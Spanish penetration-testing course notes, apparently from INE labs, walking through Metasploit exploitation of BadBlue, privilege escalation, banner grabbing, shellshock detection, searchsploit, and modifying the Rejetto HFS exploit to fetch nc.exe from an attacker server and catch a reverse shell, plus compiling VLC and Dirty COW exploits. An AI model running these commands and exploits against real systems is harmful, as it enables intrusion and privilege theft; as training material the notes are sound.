
Perfecto, ya conocemos que versión se ejecuta en el servicio http:



Explotamos la vulnerabilidad:


```
LPORT => 4422
msf6 exploit(windows/http/badblue_passthru) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/badblue_passthru) > set SSL false
SSL => false
msf6 exploit(windows/http/badblue_passthru) > exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
[*] Trying target BadBlue EE 2.7 Universal...
[*] Started bind TCP handler against 10.2.28.66:4422
[*] Sending stage (176196 bytes) to 10.2.28.66
[*] Meterpreter session 2 opened (10.2.30.101:49564 -> 10.2.28.66:4422 via session 1) at 2025-07-26 23:54:57 +0530
msf6 exploit(windows/http/badblue_passthru) > |
```

```
meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



Ahora vamos a dumper los hashes, pero recordemos que kiwi por ejemplo, necesita arquitectura x64. Toca migrar a un proceso de 64 bits:

```
Console X Meterpreter 1 X exploit X Meterpreter 2 X cmd.exe 3616@2 X Processes 2 X
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pgrep explorer
4104
meterpreter > migrate 4104
[*] Migrating from 3996 to 4104...
meterpreter > sysinfo
[*] Migration completed successfully.
Computer       : ATTACKDEFENSE
OS             : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > |
```



## Host & Network Penetration Testing: Exploitation

### Banner Grabbing

El script banner nos da más o menos la misma información que habríamos obtenido si hubiéramos realizado el escaneo con una típica detección de versión de servicio. Este script de nmap realmente genial que se puede usar para realizar la captura de banners en servicios particulares que no necesariamente revelan que versión de servicio se está ejecutando cuando realiza un servicio estándar.

```
[root@INE] ~
# nmap -sV -O --script banner demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-28 04:18 IST
Nmap scan report for demo.ine.local (192.168.240.3)
Host is up (0.000056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.6
MAC Address: 02:42:C0:7E:F0:03 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```

Otra herramienta muy útil es netcat.

```
[root@INE] ~
# nc demo.ine.local 22
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.6
```

¿por qué es importante conocer esto? Porque luego buscaremos un exploit para ese servicio en particular con su respectiva versión, en este caso openssh 7.2p2:

```
(root@INE) [~]
# searchsploit openssh 7.2p2
Exploit Title
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH 7.2 - Denial of Service
OpenSSH 7.2p2 - Username Enumeration
OpenSSH < 7.4 - 'UserPrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
OpenSSHD 7.2p2 - Username Enumeration
Shellcodes: No Results
Papers: No Results
```

## Vulnerability Scanning With Nmap Scripts

Bien, para realizar una búsqueda de vulnerabilidades con nmap es muy fácil:

```
(root@INE) [~]
# nmap -sS -sV -O demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-28 06:41 IST
Nmap scan report for demo.ine.local (192.35.142.3)
Host is up (0.000058s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.6 ((Unix))
MAC Address: 02:42:C0:23:8E:03 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

Vemos que tenemos un servidor apache httpd 2.4.6 corriendo en un sistema operativo Unix o Linux.

Vamos a acceder a la página a ver si podemos sacar algo de información, lo podemos hacer mediante curl o accediendo mediante el navegador:

```
(root@INE) [~]
# curl -s http://demo.ine.local
<!DOCTYPE html>
<html>
<head>
<style>
body {
    background-image: url('static/images/background.jpg');
    background-repeat: no-repeat;
    background-attachment: fixed;
    background-position: center;
}
</style>
<script>
    setInterval(function() {
        var xhttp = new XMLHttpRequest();
        xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
                document.getElementById("output").innerHTML = this.responseText;
            }
        };
        xhttp.open("GET", "/gettime.cgi", true);
        xhttp.send();
    }, 1000);
</script>
</head>
<body>
    <div style="position:fixed;top:67%;left:40%" id="output" ></div>
</body>
</html>
```

En este caso en particular, sabemos que este servicio es vulnerable y se llama shellshock.

```
-rw-r--r-- 1 root root 2776 Jun 20 2024 http-robtex-shared-ns.nse
-rw-r--r-- 1 root root 5034 Jun 20 2024 http-sap-netweaver-leak.nse
-rw-r--r-- 1 root root 15956 Jun 20 2024 http-security-headers.nse
-rw-r--r-- 1 root root 3283 Jun 20 2024 http-server-header.nse
-rw-r--r-- 1 root root 5489 Jun 20 2024 http-shellshock.nse
-rw-r--r-- 1 root root 5344 Jun 20 2024 http-sitemap-generator.nse
-rw-r--r-- 1 root root 5464 Jun 20 2024 http-slowloris-check.nse
-rw-r--r-- 1 root root 11167 Jun 20 2024 http-slowloris.nse
-rw-r--r-- 1 root root 9404 Jun 20 2024 http-sql-injection.nse
-rw-r--r-- 1 root root 2528 Jun 20 2024 https-redirect.nse
```

El script de Shellshock requiere argumentos adicionales pertinentes a la vulnerabilidad real o al servicio que se está ejecutando en el objetivo.

La vulnerabilidad de shellshock afecta la capacidad de Apache para ejecutar scripts CGI. Recordemos que dentro de la página web, hemos encontrado un gettime.cgi. Por lo tanto, tenemos servicio apache y un script.cgi, en conclusión, totalmente vulnerable.

```
nmap -sS -sV --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" -p80 -T4
demo.ine.local
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.6 ((Unix))
|_http-server-header: Apache/2.4.6 (Unix)
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs: CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
```

## Searching For Publicly Available Exploits (**IMPORTANTE EN BLACK BOX**)

El primer recurso que utilizaremos para buscar exploits es la base de datos de Exploits DB. Esencial para un buscar exploits cuando somos principiantes.

The screenshot shows the Exploit Database homepage. On the left is a vertical sidebar with icons for search, filters, and other tools. The main area has a header "EXPLOIT DATABASE". Below it is a search bar and filter buttons for "Verified" and "Has App". A dropdown menu shows "Show 15". A "Search" input field is present. The main content is a table with columns: Date, D, A, V, Title, Type, Platform, and Author. The table lists various exploits from July 2025, such as "Adobe ColdFusion 2023.6 - Remote File Read" and "Linux PAM Environment - Variable Injection Local Privilege Escalation".

Date	D	A	V	Title	Type	Platform	Author
2025-07-28	✗	✗	✗	Adobe ColdFusion 2023.6 - Remote File Read	WebApps	Multiple	Ibrahimsql
2025-07-28	✗	✗	✗	Linux PAM Environment - Variable Injection Local Privilege Escalation	Local	Linux	Ibrahimsql
2025-07-28	✗	✗	✗	Mezzanine CMS 6.1.0 - Stored Cross Site Scripting (XSS)	WebApps	Multiple	Kevin Dicks
2025-07-28	✗	✗	✗	XWiki 14 - SQL Injection via getdeleteddocuments.vm	WebApps	Multiple	Byte Reaper
2025-07-28	✗	✓	✗	Invision Community 4.7.20 - (calendar/view.php) SQL Injection	WebApps	Multiple	Egidio Romano
2025-07-28	✗	✗	✗	Xlight FTP 1.1 - Denial Of Service (DOS)	DoS	Multiple	Fernando Mengali
2025-07-22	✗	✗	✗	LiveHelperChat 4.61 - Stored Cross Site Scripting (XSS) via Department Assignment Alias Nick Field	WebApps	PHP	Manojkumar J
2025-07-22	✗	✗	✗	LiveHelperChat 4.61 - Stored Cross Site Scripting (XSS) via the Chat Transfer Function	WebApps	PHP	Manojkumar J
2025-07-22	✗	✗	✗	LiveHelperChat 4.61 - Stored Cross Site Scripting (XSS) via Personal Cached Messages	WebApps	PHP	Manojkumar J
2025-07-22	✗	✗	✗	LiveHelperChat 4.61 - Stored Cross Site Scripting (XSS) via Facebook Integration Page Name Field	WebApps	PHP	Manojkumar J

La otra página que usaremos para buscar exploits, será Rapid7.

The screenshot shows the Rapid7 Metasploit module search interface. It displays two results for "vsftpd": "VSFTPD 2.3.2 Denial of Service" and "VSFTPD v2.3.4 Backdoor Command Execution". Both modules were published in 2011 and have a severity of "Unknown". Each result has an "EXPLORE" button. On the left, there is a sidebar with a search bar containing "vsftpd", a "Type" section with checkboxes for "Module" (which is checked) and "Vulnerability", and a "Results: 2 in total" message.

Nos indica también como configurarlo desde Metasploit, lo cual sirve de mucha ayuda.

### Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

## Searching For Exploits With Searchsploit

Esta vez utilizaremos una herramienta para buscar exploits que se encuentra localmente pre empaquetado en Kali Linux llamado searchsploit. Esta herramienta ya tiene actualizado los nuevos exploits recientes y nos puede servir de mucha ayuda.

Es importante tener actualizada la herramienta searchsploit con \$searchsploit –u para que cargar los últimos exploits.

Imaginemos que queremos buscar un exploit en particular llamado vsftpd 2.3.4, y una vez encontrado queremos descarga el ejecutable .py o la extensión que tenga:


Searchsploit –m <id\_número>

```
(kali㉿0xSpetsnaz) ~]$ searchsploit -m 49757
Exploit: vsftpd 2.3.4 - Backdoor Command Execution
          URL: https://www.exploit-db.com/exploits/49757
          Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
          Codes: CVE-2011-2523
          Verified: True
          File Type: Python script, ASCII text executable
Copied to: /home/kali/49757.py
```

## Fixing Exploits

Lo primero será realizar un escaneo con nmap en el objetivo para identificar qué servicios se están ejecutando.

Si echamos un vistazo al servicio que se está ejecutando en el puerto 80, podemos ver que tenemos un servicio llamado HttpFileServer httpd 2.3, entonces veamos si de verdad podemos acceder:



Bien, ahora veamos si podemos identificar alguna vulnerabilidad o explotación que se pueda utilizar para explotar esta versión específica del servidor HttpFileServer.

```
(root@INE) [~]
# searchsploit HTTP File Server 2.3
Exploit Title
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)
HTTP File Server 2.3.x - Remote Command Execution (3)
HTTP File Server 2.3m Build 300 - Buffer Overflow (PoC)
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (3)
Rejetto HTTPFileServer 2.3.x - Remote Command Execution (3)

Shellcodes: No Results
Papers: No Results
```

Ahora lo que haremos será copiar ese .py a nuestro directorio:

```
(root@INE) [~]
# searchsploit -m 39161
Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
URL: https://www.exploit-db.com/exploits/39161
Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
Codes: CVE-2014-6287, OSVDB-111386
Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /root/39161.py
```

Ahora, este es prácticamente el paso más importante. Tenemos el exploit. Ahora toca analizarlo. En la mayoría de los casos, vendrá la documentación dentro del script de cómo se debe usar, como, por ejemplo:

```
[root@INE]# cat 39161.py
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Author: Requie
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
# It's different from classic file sharing because it uses web technology to be more compatible with today's Internet.
# It also differs from classic web servers because it's very easy to use and runs "right out-of-the box". Access your remote files, over the network. It has been successfully tested with Wine under Linux.
#Usage : python Exploit.py <Target IP address> <Target Port Number>
#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#           You may need to run it multiple times for success!
```

No necesitamos saber programar en Python, pero si tenemos que entender cómo funciona el código que vamos a ejecutar. Ahora vamos a modificar la dirección IP y el puerto donde queremos que nos devuelva la conexión inversa, nuestra ip de Kali:

```
import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{." + "+save+".}.")

    def execute_script():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{." + "+exe+".}.")

    def nc_run():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{." + "+exe1+".}.")

    ip_addr = "10.10.49.4" #local IP address
    local_port = "1234" # Local Port number
```

Una vez modificado la dirección IP y el puerto donde recibiremos la reverse shell, vamos a configurar todo para obtenerla.

Recordemos que el script, en la documentación, ponía que necesitamos obtener el ejecutable de netcat, el cual ya tenemos instalado en Kali por defecto.

```
[root@INE]# cp /usr/share/windows-resources/binaries/nc.exe .
[root@INE]# ls
39161.py Desktop Documents Downloads Music nc.exe Pictures Public Templates thinclient_drives Videos
[root@INE]#
```

Lo siguiente será configurar nuestro servidor web para alojar el ejecutable de netcat:

```
[root@INE]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Por último, configuraremos nuestro oyente netcat donde recibiremos la reverse shell:

```
[root@INE ~]
# nc -nlvp 1234
listening on [any] 1234 ...
```

Ejecutamos. Si no funciona la primera, volvemos a ejecutar:

```
[root@INE ~]
# python 39161.py demo.ine.local 80
[root@INE ~]
# python 39161.py demo.ine.local 80
[root@INE ~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.2.25.127 - - [30/Jul/2025 06:57:33] "GET /nc.exe HTTP/1.1" 200 -
10.2.25.127 - - [30/Jul/2025 06:57:33] "GET /nc.exe HTTP/1.1" 200 -
10.2.25.127 - - [30/Jul/2025 06:57:33] "GET /nc.exe HTTP/1.1" 200 -
10.2.25.127 - - [30/Jul/2025 06:57:33] "GET /nc.exe HTTP/1.1" 200 -
```

Estamos dentro:

```
[root@INE ~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.49.4] from (UNKNOWN) [10.2.25.127] 49749
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\hfs>whoami
whoami
win-omcnbkr66mn\administrator

C:\hfs>
```

## Cross-Compiling Exploits

En el caso de la compilación de Windows en Linux, o compilación cruzada de un exploit de Windows en Linux, necesitaremos algunas herramientas, de las cuales una es Mingw-w64.

Y en el caso del compilador GNU C se puede instalar mediante sudo apt-get install gcc

Echemos un vistazo a este exploit de Windows en linux:

The screenshot shows a search result for a VLC exploit. The title is "VideoLAN VLC Media Player 0.8.6f - 'smb:///' URI Handling Remote Buffer Overflow". The details panel includes:

- EDB-ID: 9303
- CVE: N/A
- Author: PANKAJ KOHLI
- Type: REMOTE
- Platform: WINDOWS
- Date: 2009-07-30

Below the details, there are status indicators: "EDB Verified: ✓", "Exploit: ✅ / 🔍", and "Vulnerable App: 📱". Navigation arrows are at the bottom.

En términos de compilación, podemos compilar una versión de 32 bits del exploit o una versión de 64 bits. Y normalmente, recomendaría compilar la versión de 32 bits, ya que se ejecutará en ambos sistemas de 32 bits, así como en sistemas de 64 bits.

Estamos buscando descargar este exploit en particular:

```
VideoLAN VLC Client (Windows x86) - 'smb:///' URI Buffer Overflow (Metasploit) | windows_x86/local/16678.rb
VideoLAN VLC Media Player 0.8.6f - 'smb:///' URI Handling Remote Buffer Overflow | windows/remote/9303.c
VideoLAN VLC Media Player 0.8.6f - 'smb:///' URI Handling Remote Universal Buffer Overflow | windows/remote/9318.py
```

Vamos a descargarlo en nuestro directorio

```
kali@kali ~/Desktop/Exploits
> $ searchsploit -m 9303
Exploit: VideoLAN VLC Media Player 0.8.6f - 'smb:///' URI Handling Remote Buffer Overflow
        URL: https://www.exploit-db.com/exploits/9303
        Path: /usr/share/exploitdb/exploits/windows/remote/9303.c
File Type: C source, ASCII text

cp: overwrite '/home/kali/Desktop/Exploits/9303.c'?
Copied to: /home/kali/Desktop/Exploits/9303.c
```

En la mayoría de scripts viene documentado como se tiene que compilar, pero en este no es el caso ¿qué hacemos entonces?:

Vamos a compilarlo primero a la versión de 64 bits: i686-

w64-wingw32-gcc <script.c> -o exploit

```
kali@kali ~/Desktop/Exploits
> $ i686-w64-mingw32-gcc 9303.c -o exploit
kali@kali ~/Desktop/Exploits
> $ ls
9303.c  exploit.exe

kali@kali ~/Desktop/Exploits
> $ _
```

Ahora, si queremos compilarlo para sistemas de 32 bits: I686-

```
w64-wingw32-gcc <script.c> -o exploit -lws2_32
```

```
kali@kali ~/Desktop/Exploits
> $ i686-w64-mingw32-gcc 9303.c -o exploit -lws2_32
```

```
kali@kali ~/Desktop/Exploits
```

```
> $ _
```

Ahora pasemos a como compilar Linux exploits escritos en C.

The screenshot shows a web page from the Exploit Database. The title of the exploit is "Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE\_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	LINUX	2016-11-28

Below the details, there is a code snippet for the exploit:

```
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly created binary by either doing:
//   "./dirty" or "./dirty my-new-password"
```

Vamos a descargarlo en nuestro directorio:

```

Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1) | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2) | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty Cow' /proc/self/mem' Race Condition Privilege Escalation | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty Cow' /proc/self/mem' Race Condition Privilege Escalation ( | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty Cow' PTRACE_POKEDATA' Race Condition (Write Access Method) | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty Cow' 'PTRACE_POKEDATA' Race Condition Privilege Escalation | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty Cow' /proc/self/mem Race Condition (Write Access Method) | linux/local/40611.c
Shellcodes: No Results

[20:44:05]
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/Exploits/40839.c

```

Compilamos:

```

kali@kali ~/Desktop/Exploits
> $ gcc -pthread 40839.c -o exploit -lcrypt

kali@kali ~/Desktop/Exploits
> $ ls -al
total 40
drwxr-xr-x  2 kali kali  4096 Jan 20 20:45 .
drwxr-xr-x 23 kali kali  4096 Jan 20 16:52 ..
-rw-r--r--  1 kali kali  4814 Jan 20 20:44 40839.c
-rw-r--r--  1 kali kali  1836 Jan 20 20:21 9303.c
-rwxr-xr-x  1 kali kali 17688 Jan 20 20:45 exploit

kali@kali ~/Desktop/Exploits

```

Otro recurso que podemos usar es esta página de Github donde ya vienen compilados:

[https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/tree/main/bin-sploits?ref\\_type=heads](https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/tree/main/bin-sploits?ref_type=heads)

## Netcat Fundamentals

Vamos a empezar con la primera técnica o funcionalidad que podemos realizar con netcat. Y esa es la habilidad de conectarse a los puertos.

Vemos que no se conecta al puerto de la dirección IP objetivo, entonces, vamos a deshabilitar la resolución DNS con `-n`

```
[root@attackdefense]~]
# ping -c2 demo.ine.local
PING demo.ine.local (10.2.31.153) 56(84) bytes of data.
64 bytes from demo.ine.local (10.2.31.153): icmp_seq=1 ttl=125 time=3.45 ms
64 bytes from demo.ine.local (10.2.31.153): icmp_seq=2 ttl=125 time=2.27 ms

--- demo.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 2.265/2.855/3.446/0.590 ms

[root@attackdefense]~]
# nc 10.2.31.153 80
^C
```

